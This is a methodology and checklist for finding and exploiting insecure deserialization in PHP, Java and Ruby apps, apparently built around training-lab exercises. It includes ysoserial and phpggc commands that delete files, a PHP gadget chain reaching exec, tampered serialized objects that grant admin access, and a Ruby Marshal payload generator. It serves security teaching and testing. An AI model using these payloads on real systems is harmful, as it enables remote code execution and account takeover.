

Insecure Deserialization

Methodology & Checklist


Eyad Islam El-Taher

Contents

1 Methodology Overview	2
2 Phase 1: Reconnaissance	2
2.1 Identify All Input Vectors	2
2.2 Leaked Source Discovery	2
3 Phase 2: Format Identification	3
3.1 Signature Recognition	3
4 Phase 3: Probing	3
4.1 Initial Field Tampering	3
4.2 Probing for Deserialization Execution	3
5 Phase 4: Exploitation	4
5.1 Decision Tree: Which Exploit Path to Take?	4
5.2 Exploitation Paths	4
5.2.1 Path A: Direct Field Tampering	4
5.2.2 Path B: Type Juggling (PHP <= 7.x)	4
5.2.3 Path C: Repurpose Existing Functionality	5
5.2.4 Path D: Pre-Built Gadget Chains	5
5.2.5 Path E: Custom Gadget Chain Construction	5
5.3 Example: PHP Custom Chain Construction	6
5.3.1 Path F: PHAR Deserialization (PHP)	6
6 Phase 5: Impact Confirmation	7
7 Checklist: Complete Testing Workflow	7
8 Tools Reference	9
9 Quick Reference: Common Payloads	9
9.1 PHP type juggling (swap string for integer)	9
9.2 Ruby Marshal Payload Generator	9
10 Common Pitfalls & How to Avoid Them	9

1 Methodology Overview

- **Goal:** Identify, confirm, and exploit insecure deserialization vulnerabilities across PHP, Java, Ruby, and Python stacks.
- **Approach:** Systematic reconnaissance → format identification → payload crafting → exploitation → impact confirmation.
- **Key mindset:** Deserialization vulnerabilities are *code-reuse* attacks — you're not injecting new code, you're steering existing classes into unintended combinations.



2 Phase 1: Reconnaissance

2.1 Identify All Input Vectors

Checklist

- ✓ **Cookies:** Every cookie that isn't a plain session ID — inspect all Set-Cookie and Cookie headers
- ✓ **URL parameters:** Look for Base64-encoded, hex-encoded, or otherwise obfuscated parameters
- ✓ **Request bodies:** Check Content-Type: application/x-java-serialized-object, JSON payloads with @type fields
- ✓ **File uploads:** Identify any upload functionality that processes files on the server
- ✓ **Message queues / RPC:** Any endpoint that accepts raw binary data or complex objects
- ✓ **Remember me / auto-login tokens:** Often contain serialized user objects
- ✓ **API keys / access tokens:** May be serialized objects

2.2 Leaked Source Discovery

Checklist

- ✓ Try appending `.bak`, `.old`, `.backup`, `.php` to common file paths
- ✓ Check `/.git/HEAD`, `/.svn/entries`, `/.env` for exposed version control
- ✓ Look for `/cgi-bin/`, `/backup/`, `/libs/`, `/src/` directories
- ✓ Request `/phpinfo.php`, `/info.php`, `/debug`, `/server-status`
- ✓ Check `/robots.txt` for hidden paths

- ✓ Use Burp's *Content Discovery* tool to brute-force common paths
- ✓ Review JavaScript files for hardcoded paths or endpoints

3 Phase 2: Format Identification

3.1 Signature Recognition

Language	Binary/Text Prefix	Base64 Prefix	Burp Inspector Hint
PHP (serialize)	0:, a:, s:, i:, b:	Varies	Human-readable object notation
Java	ac ed 00 05 (hex)	r00	Shows as AC ED in hex view
Ruby (Marshal)	\x04\x08	BAh	Starts with 0x04 0x08
Python (pickle)	(lp0, S'...'	Varies	Protocol-specific opcodes
.NET BinaryFormatter	\x00\x01\x00\x00\x00	AAEAAAD	0x00 0x01 0x00 0x00 0x00

4 Phase 3: Probing

4.1 Initial Field Tampering

Checklist

- ✓ Decode the serialized payload to understand its structure
- ✓ Identify predictable fields: username, admin, access_token, role, id
- ✓ Flip a boolean value (e.g., b:0 → b:1)
- ✓ Change a string value to test for direct impact
- ✓ Modify a numeric value (e.g., i:1 → i:9999)
- ✓ **Always recalculate length prefixes** when editing PHP serialized strings

4.2 Probing for Deserialization Execution


- **Technique:** Send a malformed serialized object and observe the response
- **Expected signs:**
 - ClassCastException, TypeError, unserialize() error
 - Stack traces revealing framework/library names
 - Error messages containing class names or method names
 - HTTP 500 with detailed exception
- **What to look for:**
 - Exact class names (e.g., org.apache.commons.collections...)
 - Framework version information (e.g., Symfony 4.3.6)
 - Library names (e.g., CommonsCollections, Monolog, Guzzle)
 - PHP version, Java version, Ruby version

Root Cause (Programming Perspective)

A malformed payload that triggers a deserialization error is *excellent* news — it confirms the sink exists and often reveals the exact framework and version needed for gadget chain selection.

5 Phase 4: Exploitation

5.1 Decision Tree: Which Exploit Path to Take?



5.2 Exploitation Paths

5.2.1 Path A: Direct Field Tampering

Checklist

- ✓ Decode the payload (Base64, URL-decoding, hex-decoding)
- ✓ Edit the relevant field directly
- ✓ If editing PHP strings: **update the length prefix** (e.g., `s:6:"wiener"` → `s:5:"admin"`)
- ✓ Re-encode (Base64, URL-encode) and send
- ✓ Verify impact by accessing protected resources

5.2.2 Path B: Type Juggling (PHP <= 7.x)

Checklist

- ✓ Identify loose comparison (`==` instead of `===`) in source or from behavior
- ✓ Replace a string comparison value with integer 0: `s:32:"<token>"` → `i:0;`
- ✓ When comparing `0 == "any-non-numeric-string"`, PHP returns true
- ✓ This can bypass token checks, password verification, and authentication logic
- ✓ **Note:** PHP 8 changed string-to-number comparison semantics, so this is PHP 7.x only

5.2.3 Path C: Repurpose Existing Functionality

Checklist

- ✓ Map all fields in the serialized object to their usage in the application
- ✓ Identify fields used in filesystem operations (avatar_link, file_path, log_file)
- ✓ Identify fields used in database queries (id, name, category)
- ✓ Repoint the field to a target path (e.g., /home/carlos/morale.txt)
- ✓ Trigger the associated function (e.g., account deletion, file download, logging)

5.2.4 Path D: Pre-Built Gadget Chains

Tools:

- **ysoserial** — Java gadget chains
- **phpggc** — PHP gadget chains
- **Universal Ruby Gadget** — documented chains for Ruby

Checklist

- ✓ Identify the framework from error messages (e.g., Symfony 4.3.6)
- ✓ **Java:** `/usr/lib/jvm/java-8-openjdk/bin/java -jar ysoserial-all.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64`
- ✓ **PHP:** `./phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64`
- ✓ **Ruby:** Use documented `Gem::Requirement / Net::BufferedIO` chain
- ✓ If payload is signed (HMAC/encrypted), leak or crack the secret first
- ✓ Try multiple chain variants if the first fails (different versions)

5.2.5 Path E: Custom Gadget Chain Construction

When no pre-built chain exists, construct your own:

Checklist

- ✓ **Find the trigger:** Identify a magic method reached during deserialization
 - PHP: `__wakeup()`, `__destruct()`, `__toString()`, `__get()`, `__set()`
 - Java: `readObject()`, `readResolve()`, `finalize()`
 - Ruby: `init`, `method_missing`
- ✓ **Trace data flow:** Follow the path from the magic method to a dangerous sink
 - Dangerous sinks: `exec`, `system`, `call_user_func`, `eval`, SQL concatenation, file I/O
- ✓ **Find the missing link:** Identify how to bridge from one gadget to another

- ✓ **Build the chain:** Wire gadgets together in serialized form
- ✓ **Test iteratively:** Use safe commands (e.g., `touch /tmp/test`) before destructive ones

5.3 Example: PHP Custom Chain Construction

Given these classes:

```
class CustomTemplate {
    public function __wakeup() {
        $this->build_product();
    }
    private function build_product() {
        $this->product = new Product($this->default_desc_type, $this->desc);
    }
}

class Product {
    public function __construct($type, $desc) {
        $this->desc = $desc->$type; // Dynamic property read
    }
}

class DefaultMap {
    public function __get($name) {
        return call_user_func($this->callback, $name); // RCE sink
    }
}
```

Chain construction:

```
// Step 1: Create the sink gadget (DefaultMap)
$sink = new DefaultMap();
$sink->callback = "exec";

// Step 2: Create the bridge (CustomTemplate)
$trigger = new CustomTemplate();
$trigger->default_desc_type = "rm /home/carlos/morale.txt"; // Command
$trigger->desc = $sink; // Wire the sink into the trigger

// Step 3: Serialize and send
echo base64_encode(serialize($trigger));
```

5.3.1 Path F: PHAR Deserialization (PHP)

Checklist

- ✓ Identify file upload functionality (avatars, images, documents)
- ✓ Build a PHAR archive with the malicious object as metadata
- ✓ Wrap PHAR in valid JPEG/GIF header (polyglot) to bypass upload filters
- ✓ Upload as avatar/image
- ✓ Trigger via `phar://` filesystem wrapper in any filesystem function
- ✓ Common triggers: `file_exists()`, `is_dir()`, `getimagesize()`, `unlink()`

Root Cause (Programming Perspective)

`phar://` deserializes archive metadata *implicitly* — the vulnerable code never calls `unserialize()` directly. This is the most dangerous edge case because it bypasses standard security reviews that check for `unserialize()` calls.

6 Phase 5: Impact Confirmation

Checklist

- ✓ **Out-of-band verification:** Don't trust HTTP status codes alone
- ✓ **File deletion:** Check that the target file is actually gone (e.g., request it directly)
- ✓ **Command execution:** Use `ping <collaborator>`, `nslookup`, `curl` to confirm out-of-band
- ✓ **SQL injection:** Use UNION queries that return distinct values to prove extraction
- ✓ **Time-based:** Use `sleep(10)` commands to confirm execution via timing
- ✓ **Log evidence:** Check server logs, application logs for signs of execution
- ✓ **Burp Collaborator:** Use DNS/HTTP interactions for out-of-band confirmation

7 Checklist: Complete Testing Workflow

Checklist**Phase 1: Reconnaissance**

- ☐ Map all endpoints that accept user input (cookies, parameters, bodies, files)
- ☐ Check for leaked source via `.bak`, `/backup/`, `/.git/`
- ☐ Check `/phpinfo.php`, `/info.php`, `/debug`, `/cgi-bin/`
- ☐ Review JavaScript files for hidden endpoints
- ☐ Use Burp Content Discovery to brute-force hidden paths

Phase 2: Format Identification

- ☐ Base64-decode every cookie and parameter
- ☐ URL-decode every parameter value
- ☐ Hex-decode any payloads with hex-like patterns
- ☐ Identify format signatures: PHP (0:), Java (ac ed/r00), Ruby (BAh), Python (op-codes)
- ☐ Use Burp Inspector to detect serialized formats automatically

Phase 3: Probing

- ☐ Test field tampering on *every* identifiable field
- ☐ Flip booleans: `b:0` → `b:1`
- ☐ Change strings: `s:6:"wiener"` → `s:13:"administrator"`
- ☐ Update length prefixes when editing PHP strings
- ☐ Send malformed payloads to trigger error messages
- ☐ Observe errors for framework/version leakage

Phase 4: Exploitation Path Selection

- ☐ Sensitive fields present? → Direct field tampering
- ☐ PHP loose comparison? → Type juggling (PHP ≤ 7.x)
- ☐ Existing functionality can be repurposed? → Field redirection
- ☐ Framework known? → Pre-built gadget chain (ysoserial/phpggc)
- ☐ Framework unknown? → Custom gadget chain construction
- ☐ File upload available? → PHAR deserialization (PHP)

Phase 5: Execution

- ☐ Encode payload correctly (Base64, URL-encoding)
- ☐ Replace original payload with crafted payload
- ☐ If signed, leak/recover the signing secret first
- ☐ Send request and observe response
- ☐ **Always test with safe commands first** (e.g., `touch /tmp/test`)

Phase 6: Confirmation

- ☐ Verify out-of-band (Burp Collaborator, time-based, file access)
- ☐ Confirm file deletion by requesting the file
- ☐ Confirm RCE by checking command output or side effects
- ☐ Document the exact payload and conditions
- ☐ Test on multiple endpoints to confirm reproducibility

8 Tools Reference

Tool	Purpose
Burp Suite Decoder	Decode Base64/URL/Hex
Burp Inspector	View decoded values
Hackvertor (extension)	On-the-fly encoding
ysoserial	Java gadget chains
phpggc	PHP gadget chains
SerializationDumper	Parse Java serialized streams
phar-jpg-polyglot	PHAR/JPEG polyglot generator
PayloadsAllTheThings	Reference payloads

9 Quick Reference: Common Payloads

9.1 PHP type juggling (swap string for integer)

```
# Minimal PHP object injection
0:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:1;}

# PHP type juggling (swap string for integer)
0:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}
```

9.2 Ruby Marshal Payload Generator

```
require 'base64'
require 'net/buffered_io'
require 'gem/package/tar_reader'

# Construct gadget chain
i = Gem::Package::TarReader::Entry.allocate
i.instance_variable_set('@read', 0)
i.instance_variable_set('@header', "aaa")

n = Net::BufferedIO.allocate
n.instance_variable_set('@io', i)
n.instance_variable_set('@debug_output', "rm /home/carlos/morale.txt")

t = Gem::Package::TarReader.allocate
t.instance_variable_set('@io', n)

r = Gem::Requirement.allocate
r.instance_variable_set('@requirements', t)

payload = Marshal.dump([Gem::SpecFetcher, Gem::Installer, r])
puts Base64.encode64(payload)
```

10 Common Pitfalls & How to Avoid Them

- **Pitfall:** Forgetting to update length prefixes when editing PHP strings
 - **Solution:** Always recalculate `s:6:"wiener"` → `s:13:"administrator"`
 - Use Hackvertor's `@length@` tag to compute automatically

- **Pitfall:** Only testing GET parameters, missing POST body or cookies
 - **Solution:** Enumerate *all* inputs in Burp's Target → Site Map
- **Pitfall:** Assuming a 500 error means the exploit failed
 - **Solution:** `__destruct()` runs *even if* deserialization throws an error
 - Check for side effects (file deletion, command execution) despite error responses
- **Pitfall:** Using destructive commands in initial tests
 - **Solution:** Use harmless commands first: `touch /tmp/test, ping <collaborator>`
- **Pitfall:** Not checking for signed/encrypted cookies
 - **Solution:** Look for additional `hmac`, `sig`, `signature` fields in cookies
 - If signed, you need to leak the secret first (via source disclosure, debug pages)
- **Pitfall:** Missing PHAR deserialization because no `unserialize()` call visible
 - **Solution:** Check for any `phar://` usage anywhere — it triggers deserialization
 - Test by uploading a PHAR polyglot and triggering with `phar://path`